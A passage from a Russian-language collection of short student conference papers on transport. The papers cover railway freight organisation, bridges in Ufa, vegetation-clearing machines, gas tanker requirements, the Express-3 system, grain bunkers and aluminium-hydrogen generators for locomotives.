В 2016 г. все ключевые параметры организации перевозочного процесса на сети ОАО «РЖД» были выполнены в полном соответствии с решениями Правления компании. Обеспечена заданная динамика бюджетных показателей использования подвижного состава, снижены потери, повышена эффективность работы станционного комплекса. Улучшено качество предоставляемых компанией услуг. В установленные сроки доставлено 96,7% груженых отправок, что почти на 3% выше уровня прошлого года[1, с 38].

Важнейшим вопросом, решение которого позволит обеспечить новый уровень качества перевозок и значительный прирост скорости доставки груза потребителю, является унификация параметров инфраструктуры. В первую очередь это касается установления допустимых скоростей движения грузовых поездов с учетом профиля участка и тяговых характеристик локомотивов. В современных условиях погруженный вагон должен следовать от станции погрузки до станции выгрузки без проведения технических операций. Для решения этой задачи необходимо обеспечить полноценную подготовку подвижного состава на вагоноремонтных комплексах, как это делается на механизированном пункте подготовки вагонов на станции Входная Западно-Сибирской железной дороги, где сконцентрирована вся необходимая ремонтная база[1, с 38].

Важнейшим фактором дальнейшего повышения эффективности производственной деятельности ОАО «РЖД» является поступление на сеть вагонов с улучшенными характеристиками. Эксплуатация новых вагонов обеспечивает значительный технологический эффект за счет удлинения гарантийных участков безопасного проследования вагонов до 6000 км. Кроме того, это повышает провозную способность инфраструктуры, дает возможность освоить дополнительный объем перевозок без существенных затрат на развитие участков и увеличение полезной длины приемоотправочных путей[1, с 39].

В целом решение этих задач дает возможность увеличить маршрутную скорость движения поездов до 800-1000 км/сут, а для отдельных категорий – свыше 1500 км/сут. Это позволит повысить качество обслуживания клиентов и обеспечить формирование новых транспортных услуг[1, с 39].

Существенное влияние на эффективность перевозочной деятельности оказывает сбалансированность бюджетов производства и затрат, которая напрямую зависит от качества формируемого качества погрузки.

В условиях дефицита пропускной способности наряду с реализацией принципов динамического ценообразования необходимо организовать прием заявок на перевозку грузов на основе принципа очередности. Кроме того, необходимо изменить и существующий формат платформы погрузки. Планирование погрузки в новом формате повысит качество технического плана работы вагонных парков и позволит рассчитывать параметры грузооборота и реальную загрузку инфраструктуры на конкретных направлениях сети [1, с 40].

Решение перечисленных задач обеспечит высокую эффективность производственных процессов и безусловное достижение стратегических целей ОАО «РЖД».

Библиографический список:

1. Иванов П.А. Организация перевозочного процесса // журнал «Железнодорожный транспорт». 2017. №2. С 38-40
2. Организация перевозочного процесса. <http://www.ngpedia.ru/id218558p1.html> (дата обращения: 18.03.2017)
3. Перевозочный процесс: http://studopedia.ru/3_11010_perevozochniy-protsess.html (дата обращения: 19.03.2017)

ТРАНСПОРТНЫЕ МОСТОВЫЕ ПЕРЕХОДЫ «УФИМСКОГО ПОЛУОСТРОВА»

Кузнецов А.В., Антонов К.В.

Уфимский институт путей сообщения – филиал СамГУПС

Успешное развитие любого города во многом зависит от наличия эффективной схемы транспортных путей, позволяющей беспрепятственно въезжать в город и выезжать из него и разветвленной сети внутригородских дорог обеспечивающей подъезд автотранспорта к любому объекту многоцелевой инфраструктуры города. Расположение Уфы на возвышенности в свою очередь осложненной рядом гор (возвышенностей), а в плане имеющей вид полуострова за счет омывания его с трех сторон реками Уфа и Белая делает его во многом крайне уязвимым.

Расположение Уфы на полуострове ставит развитие города в прямую зависимость от наличия мостов через реки Уфа и Белая.

Сооружение первого железнодорожного моста через реку Белая (1888 г.), а вскоре и реку Уфа (1890 г.) послужило толчком к развитию горно-рудной и металлургической промышленности региона.

Сданный в 1956 году первый автомобильный мост обеспечил выезд в новый аэропорт и на междугородные трассы. Появление в 1971 году Затонского моста положило начало застройке одноименного микрорайона в Забелье.

На Каменной переправе первая очередь моста была открыта для проезда в октябре 2008 г., вторая очередь - в мае 2011 г. (рис. 1). Протяженность спаренного моста 630 м с двухполосным движением в обе стороны. С пуском современного моста через р. Уфа на Каменной переправе снято напряжение с проездом в загородную дачную зону.



Рисунок 1 - Мост через реку Уфа в районе Каменной переправы (фото К.В. Антонова)

После разгрузки затонского направления и Каменной переправы наиболее актуальным становится строительство моста вначале трассы Уфа-Аэропорт. Здесь уже два моста 1956 и 1992 годов, обеспечивающие в общей сложности семь полос для движения, в летний сезон во время пятничных выездов и воскресных заездов в город перед мостами возникают масштабные пробки. Введение реверсной полосы, проезд по которой регулируется специальным светофором, несколько снизило остроту, но не сняло проблему. Транспортная нагрузка на выезд из Уфы в сторону аэропорта постоянно растет и будет увеличиваться в обозримом будущем. Вдоль магистрали активно развиваются коттеджные поселки, а сама она служит прямым выходом на федеральную трассу М5, вблизи которой также появляются все новые массивы пригородного жилья.

На аэропортовском направлении в дополнение к уже существующим нужен еще один, третий по счету мост. Проект его уже готов, в соответствии с которым длина нового моста, который разместится между двумя существующими, составит 670 метров. Первый автомобильный мост на трассе в аэропорт, построенный в 1956 году, имеет длину, 653 метра, второй, сданный в эксплуатацию в начале 1990-х годов - 662 метра (рис. 2). Ширина нового мостового перехода позволит разместить три полосы для движения. После ввода в строй он будет работать исключительно на выезд из города, как и мост 1956 года постройки. Самый же крупный пятиполосный мост будет работать только на въезд. Точных сроков начала строительных работ пока нет, но учитывая остроту проблемы начало строительства можно ожидать в ближайшие годы.

Не менее важно и то, что именно мосты в направлении аэропорта обеспечивают доступ в микрорайон Дема, где идет активное жилищное строительство, ведущее к появлению тысяч новых жильцов и соответствующего количества автомобилей. Здесь на направлении от развязки у остановки городского транспорта «Школьная» до микрорайона Дема дорога пересекает реку Дема через которую имеется спаренный старый и новый мост с двухполосным движением в обе стороны. Двухполосная дорога подвергалась расширению на одну полосу, но этого оказалось недостаточно и в настоящее время идет расширение дороги до четырех полос по две полосы движения в обе стороны.



Рисунок 2 - Два моста через реку Белая в начале трассы в аэропорт (фото К.В. Антонова)

Проект «Восточный обход города Уфы» предполагает, что подземная магистраль выйдет на поверхность в районе реки Уфы. Тоннель станет частью современной магистрали, которая соединит западный въезд в столицу республики, пройдет под городской чертой и выйдет на восток к новому автомобильному мосту. Через реку будет перекинут мост и возведут двухкилометровую эстакаду, которую дотянут до федеральной трассы М5. С другой стороны, выход из тоннеля должен был привести на мост через проспект Салавата Юлаева, а потом прямо на улицу Бессонова и подниматься вверх до улицы Галле, но планы пока не реализованы. К тому же появились новые проблемы на берегу р. Уфы, где тоннель плавно пере-

текает в мост над рекой. Чтобы избежать оползней, этот склон требует инженерно-геологических изысканий, а значит и новых (дополнительных) средств. На момент разработки этот проект преследовал две глобальные цели. Помимо соединения двух федеральных трасс, он открывал прямой доступ в район Зауфимья, которое должно было стать местом масштабного жилищного строительства, для чего и были необходимы новые подъездные пути.

Основная сложность проекта была связана со строительством 974-метрового моста через реку Уфа в районе Трамплина, чему мешал высокий береговой склон с перепадом высот более ста метров. Тогда и решили пробить в склоне 1,2-километровый тоннель под парком Лесоводов Башкирии и улицей Менделеева. И хотя такое решение было очень дорогим, а тоннель получался одним из протяженных и глубоких в России, его строительство началось в 1992 году. Работы на отдельных участках ведутся на глубине более 80 метров под землей, что сравнимо с самыми глубокими станциями московского метро. Когда все будет закончено, эта подземная артерия соединит обе федеральные трассы, проходящие по территории Башкортостана. А значит город можно будет проехать под землей насквозь – без пробок и светофоров.

Первоначально планировалось, что строительство тоннеля будет завершено за 9-10 лет. Однако прошло 25 лет, а завершение работ на объекте пока не просматривается.

Кроме того, в рамках проекта предусматривалось строительство второго Затонского моста, который введен в строй действующих в октябре 2016 года. Мост расположился в 40 метрах выше существующего перехода. Протяженность моста 836,1 метра, длина подхода к нему более 590 метров. Мост имеет три полосы для движения автотранспорта.

В перспективе в городе будет построен транспортный коридор, который свяжет трассы М7 и М5. Он будет включать в себя расширенную на всем протяжении улицу Галле, тоннель под парком Лесоводов Башкирии, мост через реку Уфа, а также трассу, которая пройдет вплоть до пересечения с М5.

Одна из серьезных проблем развития Уфы – отсутствие автомобильных мостов в северной части города. Поскольку значительная часть уфимцев трудится в Северной и Лихачевской промзонах, жители Затона, Забелья и Демы вынуждены добираться на работу через весь город, загружая транспортом проспект Октября. В советский период разрабатывался вариант так называемого параллельного города, делавшего акцент на застройку района Забелья. Этот план предполагал строительство в створе улицы Интернациональной нового моста, соединяющего Забелье и Черниковку, что позволило бы избежать значительной части современных транспортных проблем, так как многие сотрудники крупнейших предприятий могли бы добираться на работу по кратчайшему пути. Новый мостовой переход также мог обеспечить альтернативный доступ на Федеральную трассу М7.

Еще не видно конца завершения грандиозной стройки с сооружением 1249 метрового тоннеля, а в планах новая, не менее грандиозная стройка все также связывающая федеральные трассы М5 и М7. Первая очередь предполагает строительство собственно моста протяженностью более 1,3 км и подъездных путей, обеспечивающих выезд на улицы Интернациональную и Комарова, на левом берегу Белой – автодорогу, связывающую поселки 8 Марта и Алексеевка.

Вторая очередь проекта предполагает строительство под улицей Комарова 390-метрового тоннеля. Он обеспечит беспрепятственный выезд на мост со стороны улицы Интернациональной. Работы планируется начать не ранее 2023 года. Вторая очередь проекта в два раза увеличит количество дорожных полос на мосту.

В любом случае строительство мостов через р. Уфа в районе Сипайлово и микрорайоне Инорс остается на повестке дня.

Строительство названных мостов позволит обеспечить быстрый и удобный въезд и выезд из города и связь между микрорайонами мегаполиса обеспеченной для жителей и гостей столицы Республики Башкортостан г. Уфа.

Библиографический список:

1. Строительство уникальных объектов транспортной системы олимпийского Сочи. Ч. III / В.И. Якунин [и др.]; под общ. ред. проф. П.Г. Грабового. – Сочи: ИГ «Граница», 2014. – 464с.

**МАНИПУЛЯТОРНЫЕ МАШИНЫ
ДЛЯ УДАЛЕНИЯ НЕЖЕЛАТЕЛЬНОЙ РАСТИТЕЛЬНОСТИ**

Кузнецов¹ Л.В., Платонов² А.А.

1 - Военно-учебный научный центр

2 - Московский государственный университет путей сообщений Императора Николая II

В настоящее время для железных дорог России и мира продолжает оставаться актуальной проблема борьбы с нежелательной древесно-кустарниковой растительностью (НДКР). Так, в соответствии с Приказом Министерства путей сообщения РФ № 26Ц в полосе отвода не допускается разрастание сорной травянистой и древесно-кустарниковой растительности [1, 2]. Кроме того, в полосе отвода в местах прилегания к лесным массивам не допускается скопления сухостоя, валежника, порубочных остатков и других горючих материалов.

К настоящему времени разработано несколько методов управления ростом НДКР, применение которых на полосе отвода по отдельности или в совокупности зависит от целого ряда факторов. Данные методы можно условно разбить на 4 группы: 1. Биологический; 2. Механический; 3. Химический; 4. Термический.

При удалении нежелательной древесно-кустарниковой растительности (НДКР) с полосы отвода автомобильных и железных дорог немаловажным представляется использование современных технических средств, способных качественно осуществить вышеуказанную работу. К подобным техническим средствам относятся, например, манипуляторы с размещёнными на их конце рабочим органом [3, 5].

Одним из таких инновационных транспортных средств является RailKut TrucKat4WD, представляющее собой шасси Ford с установленным на нём манипуляторным оборудованием, управляющим положением размещённым на его конце рабочим органом в виде режущей головки (рис. 1).



Рисунок 1 – Машина RailKut TrucKat4WD

Рассматриваемое транспортное средство обладает несколькими отличительными особенностями, выделяющими его из общего ряда подобных машин. Во-первых, это двойное рулевое управление (рис. 2, а): правая сторона предназначена для управления машиной при её работе по удалению нежелательной растительности, а левая сторона предназначена для непосредственного вождения (т.е. управления машиной при её обычном перемещении). Во-вторых, с правой стороны машина двери и кабины стойки оснащены защитной поликарбонатной панелью для ограждения оператора от заброшенных или падающих остатков нежелательной поросли.



а)



б)

Рисунок 2 – Отличительные особенности машины RailKut TrucKat4WD

Ещё одной отличительной особенностью является наличие с левой стороны машины боковых противовесов (рис. 2, б). Эти противовесы гарантируют, что левое заднее колесо будет снабжено прижимной силой, которая необходима при полностью вытянутой стреле манипулятора.

Несмотря на некоторые отличительные преимущества, позволяющие указанному транспортному средству успешно бороться с нежелательной древесно-кустарниковой растительностью, есть у данной машины и несколько недостатков. Так, в соответствии с классификацией, рассмотренной например в [4], манипулятор данной машины является «неполноповоротным», т.е. не обеспечивающим круговое (на 360°) удаление нежелательной поросли относительно центра поворота манипулятора. Это, в свою очередь приводит к тому, что так называемая «рабочая зона» манипулятора (а, следовательно, и всей машины) ограничена углом $\varphi_{pz} \leq 180^\circ$ (рис. 3), при этом теоретическая возможность работы в зоне, определяемой так называемым «углом дороги» φ_o ограничена практической неспособностью нежелательной поросли достичь сколь-нибудь значимых размеров ввиду непрерывного движения поездов по железнодорожной колее.



Рисунок 3 – Схема образования рабочих зон манипулятора машины RailKut TrucKat4WD

С учётом вышесказанного, технологическая операция по удалению нежелательной поросли в полосе отвода железных дорог рассмотренным транспортным средством заключается в проходе RailKut TrucKat4WD в одном направлении вдоль полосы отвода и удалении соответственно с одной стороны железной дороги нежелательной поросли. Затем необходимо произвести разворот и осуществить удаление поросли при движении машины в другом на-

правлении вдоль полосы отвода. Кроме того, что это снижает производительность труда, такая технологическая операция требует наличие мест разворота RailKut TrucKat4WD.

Таким образом, для повышения эффективности удаления нежелательной поросли в полосе отвода железных дорог необходимо разработать устройство, обеспечивающее удаление древесно-кустарниковой растительности с обеих сторон железнодорожного пути и обеспечивающее при этом приемлемое качество и производительность выполненных работ.

Библиографический список:

1. Приказ Министерства путей сообщения РФ № 26Ц «Об утверждении Положения о порядке использования земель федерального железнодорожного транспорта в пределах полосы отвода железных дорог» от 15.05.1999. – Зарегистрирован Минюст РФ от 27 июля 1999 г. № 1848.
2. Федеральный закон № 17-ФЗ «О железнодорожном транспорте в Российской Федерации» от 10 января 2003 г.
3. Платонов А.А. Результаты моделирования взаимодействия роторного рабочего органа с нежелательной растительностью и пнями / А.А. Платонов, М.А. Платонова // Наука, новые технологии и инновации. 2016. № 1. С. 34-37.
4. Платонова М.А. Кинематические схемы манипуляторов для удаления нежелательной древесно-кустарниковой растительности в плане полосы отвода железных дорог / М.А. Платонова, М.В. Драпалюк, А.А. Платонов // Лесотехнический журнал. 2015. Т. 5. № 3 (19). С. 228-234.
5. Платонова М.А. Обоснование кинематической схемы малозвенного манипулятора лесных машин / М.А. Платонова, М.В. Драпалюк, А.А. Платонов // Лесотехнический журнал. 2015. Т. 5. № 3 (19). С. 234-240.

К ВОПРОСУ О ТРЕБОВАНИЯХ К ЦИСТЕРНАМ, ПРИМЕНЯЕМЫХ ДЛЯ АВТОМОБИЛЬНЫХ ГАЗОЗАПРАВОЧНЫХ СТАНЦИЙ

Лавров А.С., Сиваков В.В.

Брянский государственный инженерно-технологический университет

Использование природного газа в качестве моторного топлива перспективно как с точки зрения экологии, так и экономики [1, 2]. Однако, в Российской Федерации, к сожалению, имеется ряд проблем, сдерживающих развития газомоторного транспорта. К ним относится и слабая развития инфраструктура (недостаточное количество газовых заправок, высокая стоимость газового оборудования и др.) [3].

Как показал анализ требований к оборудованию АГЗС [4], решение вопроса с развитием сети газовых заправок может быть решен путем широкого использования мобильных заправочных комплексов. При их эксплуатации необходимо учитывать состояние цистерны и требования, предъявляемые к ней.

Цистерны для сжиженных газов должны быть рассчитаны на давление, которое может возникнуть в них при температуре 50 °С, они могут иметь термоизоляцию или теньевую защиту. Термоизоляционный кожух цистерны для криогенных жидкостей снабжается разрывной мембраной. У железнодорожной цистерны в верхней ее части должны быть устроены люк диаметром не менее 450 мм и помост около люка с металлическими лестницами по обе стороны цистерны, снабженными поручнями.

На цистернах и бочках завод-изготовитель должен наносить клеймением следующие паспортные данные:

- наименование завода-изготовителя или его товарный знак;
- заводской номер цистерны (бочки);
- год изготовления и дату освидетельствования;
- вместимость (для цистерн - в м³, для бочек - в л);
- массу цистерны в порожнем состоянии без ходовой части (т) и массу бочки (кг);
- величину рабочего и пробного давления;
- клеймо отдела технического контроля завода-изготовителя;
- даты проведенного и очередного освидетельствования.

На цистерны клейма должны наноситься по окружности фланца для люка, а на бочках - на днищах, где располагается арматура.

Для бочек с толщиной стенки до 6 мм включительно паспортные данные могут быть нанесены на металлической пластинке, припаянной или приваренной к днищу в месте, где располагается арматура.

Дополнительные требования к баллонам

Баллоны должны иметь вентили, плотно ввернутые в отверстия горловины или в расходно-наполнительные штуцера у специальных баллонов, не имеющих горловины.

Баллоны с газом могут храниться в специальных помещениях, или на открытом воздухе, в последнем случае они должны быть защищены от атмосферных осадков и солнечных лучей.

Окраска цистерн и бочек, а также нанесение полос и надписей на них должны производиться в соответствии с государственными стандартами или техническими условиями на изготовление.

На цистернах должны быть установлены: вентили с сифонной трубкой для слива и налива среды; вентиль для выпуска паров из верхней части цистерны; пружинный предохранительный клапан; манометр; указатель уровня жидкости.

Цистерны и бочки можно заполнять только тем газом, для перевозки и хранения которого они предназначены.

Автоцистерны для перевозок сжиженного газа выпускаются двух типов: низкого и высокого давления. Автоцистерны первого типа разгружаются насосами высокого давления. Автоцистерны высокого давления (саморазгружающиеся) опорожняются посредством погружения в сжиженный газ электронагревателей для испарения продукта и его "саморазгрузки". Автоцистерны для сжиженных газов представляют собой цилиндрические резервуары с полусферическими днищами изготовленные из высокопрочной конструкционной стали (например, хромоникелевой стали, отличающейся высокими механическими свойствами при низкой температуре), подвергающейся закалке с последующим отпуском, или алюминиевых сплавов. После изготовления цистерны подвергают гидравлическим испытаниям под давлением, превышающим рабочее. Внутри резервуара имеются поперечные волногасители. Для наполнения цистерны жидким газом, слива из нее и отвода образовавшегося пара газа цистерна оборудуется трубопроводом. Испаряемость газа в течение суток не превышает 1 % от объема внутренней емкости. В трубопроводах установлены ограничитель уровня (в наливном) и быстродействующие клапаны для предотвращения утечки газа из резервуара в случае обрыва трубопроводов. Указатель уровня жидкости размещается в средней части цистерны. Рекомендуются заполнять резервуар не более чем на 90%. Автомобиль или полуприцеп - цистерна и вся его металлическая арматура заземляются. Автоцистерны, перевозящие сжиженные газы, окрашивают в светло-серый цвет.

В сжиженном виде перевозят такие газы как кислород, водород, азот, этан, метан, бутан и другие. Сжиженные газы имеют температуру ниже - 100 °С, поэтому автоцистерны для их перевозки напоминают по конструкции термос. Они состоят из двух емкостей: наружной (соприкасающейся с наружным воздухом) и внутренней (куда заливают сжиженный газ), вставленных друг в друга. В пространстве между емкостями размещают теплоизоляционный материал и создают разрежение до 2,63 Па. С целью уменьшения нагрева содержимого цистерны за счет теплопроводности деталей, установленных между наружной и внутренней емкостями (трубопроводы заливного и выпускного отверстий опоры внутренней емкости), их изготавливают минимального сечения из материалов, обладающих малой теплопроводностью.

Таким образом, знание основных требований к цистернам, используемым для перевозки и хранения газа поможет их грамотному использованию и, в конечном счете, повышению популярности газа как моторного топлива в Российской Федерации.

Библиографический список:

1. Сиваков В.В., Митин С.С. Повышение эффективности работы автотранспорта путем использования газа в качестве автомобильного топлива // Экономика и эффективность организации производства. 2014. № 21. С.104-106.

2. Сиваков В.В. Перспективы использования газа в качестве моторного топлива для автотранспорта в РФ // Новые материалы и технологии в машиностроении. 2015. № 21. С. 90-94.
3. Сиваков В.В., Спиридонов В.Д., Милокова А.В. Перспективы развития АГЗС // Актуальные направления научных исследований XXI века: теория и практика. 2015. Т. 3. № 5-3 (16-3). С. 86-90.
4. Лавров А.С. Анализ требований к оборудованию АГЗС // Актуальные направления научных исследований XXI века: теория и практика. 2016. Т. 4. № 5-4 (25-4). С. 71-75.

ПЕРЕХОД К НОВОЙ СИСТЕМЕ «ЭКСПРЕСС-3»

Леонтьев И.А., Абрамова А.Э.

*Курганский институт железнодорожного транспорта – филиал ФГБОУ ВО УрГУПС
в г. Кургане*

Переход к новой системе «Экспресс-3», которая будет обладать значительно более широкими функциональными возможностями по сравнению с АСУ «Экспресс-2», позволит осуществить информационную поддержку процессов организации и повышения эффективности пассажирских перевозок.

В области информатизации ведутся работы по переработке основных действующих и созданию новых прикладных систем с одновременным развитием инфраструктуры. В составе инфраструктуры информатизации на железных дорогах и в ГВЦ завершено создание программно-технических комплексов. Вместе с тем предстоит дооснастить ПТК дорожно-сетевого уровня для ввода системы «Экспресс-3» и укрепить ГВЦ для внедрения новых централизованных информационных систем, что становится возможным благодаря развитию телекоммуникаций.

В перспективе ожидается развитие информатизации на основе прорывных технологических принципов, что кардинально изменит всю технологию производства, поэтому в отрасли значительно активизирована инновационная и инвестиционная деятельность в области телекоммуникаций и информатизации. Это стало возможным благодаря тому, что удалось в кратчайшие сроки создать механизм реализации инвестиционных проектов на сети железных дорог и создать систему управления проектами.

Задачей на ближайшую перспективу является завершение строительства сетей передачи данных и создание развитой сети локальных вычислительных сетей 3000 предприятий, удовлетворяющей требованиям прикладных автоматизированных систем, в первую очередь - интегрированных систем управления финансами и ресурсами на базе продукта R/3 фирмы SAP AG.[1]

Разработана концепция информационной безопасности создаваемых систем и, начиная с 2000 г., проектирование и создание информационных систем выполняется с учетом ее требований.

Развитие информационных сетей позволит решить следующие задачи:

- повышение эффективности управления на основе повышения качества и надежности связи, достоверности передачи информации;
- удовлетворение требований по передаче данных в рамках существующих и внедряемых информационных комплексов;
- повышение оперативности управления;
- сокращение обслуживающего персонала и затрат на обслуживание оборудования связи и вычислительных комплексов.

Таким образом, развитие инновационной деятельности, мотивация инновационных процессов на железнодорожном транспорте, внедрение нововведений в работу ОАО «РЖД» и других железнодорожных компаний позволит повысить конкурентоспособность железнодорожного транспорта на рынке транспортных услуг и улучшить конкурентные позиции в условиях развития межвидовой конкуренции.

Подготовку инфраструктуры для обращения поездов повышенного веса предусматривается осуществлять путем поэтапного усиления (комплексной реконструкции) при выпол-

нении работ по капитальному ремонту и обновлению основных фондов, выработавших ресурс.

Принципиально важным для перспективных условий эксплуатации является использование возможностей габарита максимального приближения к объекту при разработке перспективных грузовых вагонов для перевозки, прежде всего угля и руды. При внедрении подвижного состава указанного габарита должна быть реализована осевая нагрузка до 30 тонн/ось. В этом случае на путях длиной 1050 м может быть сформирован состав весом до 8 - 9 тыс. тонн.[2]

Библиографический список:

1. <http://scicenter.online/ekonomika-otrasli/innovatsii-jeleznodorojnom-transporte-45871.html>
2. http://doc.rzd.ru/doc/public/ru?STRUCTURE_ID=704&layer_id=5104&id=3997

**ВЗАИМОДЕЙСТВИЕ СКЛАДСКОГО И ТРАНСПОРТНОГО КОМПЛЕКСА В
СОВРЕМЕННЫХ УСЛОВИЯХ**

Мишина С.А., Прусов М.В.

Самарский государственный университет путей сообщения

На сегодняшний день одной из основных проблем является развитие зернового потенциала России. Темпы роста экспортных и импортных поставок зерновых грузов ограничиваются современным уровнем транспортной инфраструктуры и требуют модернизации логистической цепочки, включающей в себя накопление, транспортировку и перевалку.

В 2016 году валовой сбор зерна составил порядка 118,3 миллиона тонн, что является рекордным за последние 38 лет [1]

Транспортная инфраструктура работает на пределе возможностей. Для обеспечения растущего российского экспорта необходима коренная модернизация зерновой логистики.

Собственники вагонов в условиях конкуренции не могут себе позволить неэффективную работу, и грузоотправителю приходится пересматривать свое отношение к покупаемой услуге.

Возникает обратная зависимость – стоимость услуги напрямую связана с оперативностью работы с парком вагонов, с тем, насколько быстро грузоотправитель и грузополучатель загружают и разгружают вагон. По сути, грузовладелец сам формирует себе стоимость услуги, и это ключевое отличие нового этапа. К сожалению, не все оказались к этому готовы. В итоге до двух третей времени уходит на начально-конечные операции (то есть на погрузку и на выгрузку зерновых грузов), а не на движение зерновоза. Одной из важнейших проблем повышения эффективности перевозок является взаимодействие различных видов транспорта, в том числе работа на припортовых железных дорогах.

Совершенствование взаимодействия железнодорожного и морского транспорта во многом зависит от перегрузочных процессов и систем их организации, в частности, от комплексной механизации и организации погрузочно-разгрузочных работ.

В настоящее время ни одно производство, связанное с зерновыми грузами не обходится без специального оборудования для аккумулялирования, хранения и выгрузки. Роль вспомогательных устройств в транспортно-технологической цепи выполняют бункера, силоса и бункерные устройства.

Работа транспортно-технологических линий в целом оказывает непосредственное влияние на сохранность сыпучих грузов и их качество. Нарушение бесперебойной работы вспомогательного оборудования увеличивает время погрузо-разгрузочных операций, приводит к необходимости использования ручного труда. Следовательно, улучшение названных устройств для сыпучих материалов различной связности является актуальной задачей.

Таким образом, для полной механизации и автоматизации процессов загрузки, хранения и выпуска сыпучих грузов бункерные устройства должны обеспечивать высокую пропускную способность при низких энергозатратах и отсутствии ручного труда.

В связи с выше изложенным предлагается к использованию конструкция хранилища с управляемым технологическим процессом. Она состоит из корпуса бункера, на котором подвижно установлены элементы загрузочно-распределительного устройства или решета, расположенные в шахматном порядке, что обеспечивает каскадное заполнение емкости и выгрузная воронка. [2]

Устройство работает следующим образом. Груз засыпается и хранится положенный по технологии срок и даже дольше. В процессе загрузки, часть груза течет по решеткам, а другая просыпается сквозь щели. Такая схема загрузки обеспечивает снижение сегрегации до минимума, уменьшение уплотнения груза в емкости и равномерное распределение частиц груза по всему сечению емкости. Так как в процессе хранения решета не извлекаются, то они являются опорой для возникновения сводов, но в свою очередь элементы загрузочно-распределительного устройства служат как прерыватели давления, возникающего в процессе хранения. Каждый элемент загрузочно-распределительного устройства делит емкость на отдельные участки, внутри которых давление минимальное, т.к. на решете лежит масса груза, ограничиваемая верхним решетом. Материал в каждой зоне хранения находится в разуплотненном состоянии, следовательно выгрузка зернового груза и соответственно загрузка подвижного состава будет происходить быстрее.

Таким образом, предлагаемая установка позволит модернизировать и создать новые элеваторные мощности, что в итоге приведёт к повышению эффективности перевозок за счёт снижения логистических издержек: для грузоотправителей - сокращение сроков доставки, снижение стоимости перевозки, отсутствия сезонного недостатка вагонов, формирование судовых партий зерна на элеваторах; для Российских железных дорог - ускорения оборота вагонов, увеличение грузооборота и расширение грузовой базы, отсутствие заторов на подъездных путях и возможность формировать маршрутные отправки.

Библиографический список:

1. www.rusagrotrans.ru
2. Патент 2219118 С1 RU МКИ В 65, D 88/64 / Бункер для сводообразующих сыпучих материалов. Третьяков Г.М., Горюшинский В.С., Горюшинский И.В., Фролов Н.Н., Прусов М.В. Мосина Н.Н. Заявлено 13.05.2002, опубл. 20.12.2003, Бюл. №35.

ЭФФЕКТИВНОСТЬ ПРИМЕНЕНИЯ БОРТОВЫХ АЛЮМОВОДОРОДНЫХ ГЕНЕРАТОРОВ ДЛЯ ТЯГОВОГО ПОДВИЖНОГО СОСТАВА

Мишкин А.А., Курманова Л.С., Носырев Д.Я.

Самарский государственный университет путей сообщения

Алюмоводородные технологии с каждым годом все больше находят доказательства целесообразности, выступая в качестве получения альтернативных источников энергии. Не зря алюмоводородная энергетика набирает все больший интерес и трактуется как одно из перспективных направлений водородной энергетики.

Рассматривая проблему мирового топливно-энергетического кризиса, хочется подчеркнуть, что среди многих путей решений, применение водорода в качестве топлива в различных отраслях промышленности имеет ряд преимуществ. По сравнению с такими источниками энергии как, природный газ со всеми его производными, биотопливо, уголь и т.д., водород является экологически чистым пригорении в атмосфере. Особенно актуальным делает его использование в качестве моторного топлива в транспортной сфере.

Основными особенностями применения алюмоводородных технологий на транспорте является получение водорода путем гидролиза алюминия в водных и водно-щелочных средах для использования его в энергетических установках. Еще одна особенность заключается в том, что гидролиз алюминия осуществляется в бортовых алюмоводородных генераторах и полученный водород, минуя устройства накопления водорода (баллоны, блоки хранения водорода и т.п.) подается непосредственно напрямую в энергоустановку. Тем самым, происходит процесс преобразования энергии твердого топлива алюминия в газообразное, по прин-


ципу «применения водорода без водорода на борту транспортного средства», что позволяет повысить безопасность работы транспортных единиц путем полного отказа от баллонных систем хранения водорода. Все это, а также, возможность регенерации исходного алюминия из продуктов реакции по существующим промышленным стандартам, безусловно, ставит алюмоводородную энергетику в число приоритетных направлений развития безотходной, высокоэффективной и экологически чистой энергетической технологии [1, с. 34].

Применение алюмоводородных генераторов на тяговом подвижном составе является довольно целесообразным решением, позволяющим эффективно использовать дизельное топливо, с точки зрения его экономии, а также добиться снижения вредных выбросов локомотивных дизелей в атмосферу.

Эффективность алюмоводородных генераторов заключается в решении одной из наиболее сложных проблем, возникающих в топливных системах энергоустановок с применением водорода – проблемы подачи исходных компонентов в зону химической реакции в зависимости от потребности двигателя в водороде, их смешения и четкого регулирования производительности генератора путем определенного взаимодействия «рабочих» реагентов в зависимости от режима нагрузки ДВС.

На рис. 1 приведена структурная схема работы алюмоводородного генератора непрерывного действия, позволяющая решить данную задачу, за счет рационального варьирования подачи алюминия в среду жидкого реагента (водно-щелочного раствора NaOH). Техническим результатом такого генератора является создание «мягкой» расходной характеристики и повышение его быстродействия, за счет стабилизации режима работы и процесса гидролиза [2, с. 3].

Однако если рассматривать применения алюмоводородных генераторов на борту локомотивов с практической стороны этого вопроса, то возникает ряд определённых требований, которые должны быть предъявлены к ним, с целью создания условий безопасной и бесперебойной работы на борту тягового подвижного состава.



1 – перепускная емкость; 2 – реакционный сосуд; 3 – теплообменник; 4 –реагент (алюминий); 5 – расходная емкость; 6 – пусковые нагреватели; 7 – программное устройство; 8 – блок управления.

Рисунок 1 - Структурная схема алюмоводородногогенератора непрерывного действия:

Основными требованиями, позволяющие повысить эффективность применения алюмоводородных генераторов, являются следующие:

- безусловная управляемость процесса гидролиза алюминием;

- максимальное быстроедействие и безопасность работы, в том числе в нештатных ситуациях [3, с. 115].

С учетом указанных требований при проектировании алюмоводородных генераторов должны быть выполнены следующие условия:

- химическая реакция должна быть контролируема на любой своей стадии, а длительность переходных процессов должна быть минимальной;
- твердый реагент (алюминий) должен иметь достаточно большую поверхность, обеспечивающую максимально необходимую производительность генератора по водороду;
